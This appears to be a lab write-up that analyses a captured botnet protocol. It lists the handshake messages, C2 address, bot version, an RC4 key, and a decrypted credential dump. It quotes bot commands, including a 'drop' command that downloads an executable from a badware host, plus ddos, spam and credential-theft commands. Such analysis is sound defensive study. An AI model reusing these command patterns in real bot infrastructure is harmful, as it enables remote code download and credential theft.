## **Botnet Reverse-Engineering**

| Message                                      | Sent by | Description            |
|--|---------|------------------------|
| REPORT <botid> <os> <end></end></os></botid> | Client  | First handshake        |
|  |         | message                |
| HELLO <id> <end></end></id>                  | Server  | Second handshake       |
|  |         | message                |
| UPDATE <version> <end></end></version>       | Client  | Check update version   |
| UPDATE <status> <end></end></status>         | Server  | Send status of update  |
| COMMAND <end></end>                          | Client  | Ask commands from      |
|  |         | the client             |
| COMMAND < command>                           | Server  | Client's command       |
| <end></end>                                  |         |                        |
| Payload <end></end>                          | Client  | Server's response to   |
|  |         | client's command       |
| DONE <end></end>                             | Client  | The status of response |
| BYE <end></end>                              | Server  | Disconnection from     |
|  |         | client                 |

a. The command server's IP address is 145.108.84.238.

The port number is 56338

b. The botnet uses TCP as a transport layer protocol.

```
744 366.762803 145.108.84.238 [18.195.107.195] TCP 54 56338 → 5376 [ACK] Seq=101 Ack=109 Win=131072 Len=0
```

c. The version number of the given bot client is 1.33.7

```
UPDATE version=1.33.7 <END>
```

d. The 4 different commands are:

ddos

COMMAND ddos http://www.google.com <END>

Get\_credentials

COMMAND get\_credentials <END>

Spam


COMMAND spam http://www.badware.com/spam.template <END>

Drop

COMMAND drop http://www.badware.com/5.exe <END>

## e. The encryption algorithm is RC4 (ARCFOUR)

The key which is used for the encryption is 24fc2afe431a522c



## The decrypted message is:

```
CREDENTIALS skyp
e = (johndoe, P4ssw
0rd) gmail = (john
doe@gmail.com, p1
zD0ntH4xxorMe) c
hecksum = fb09e782
fd
```

## Message structure:

At the end we have an <END>. We understood this from other lines. <END> is 20 3c 45 4e 44 3e 0a

After discarding <END> block, we tried to take message that has no meaning in the right column. We took each line and paste it in an online decryption tool. After that, we took key as 24fc2afe431a522c. Then, after decrypting it we figured out that each line starts with a key word like gmail, skype, checksum. After them, there is equal sign "=" and ( sign.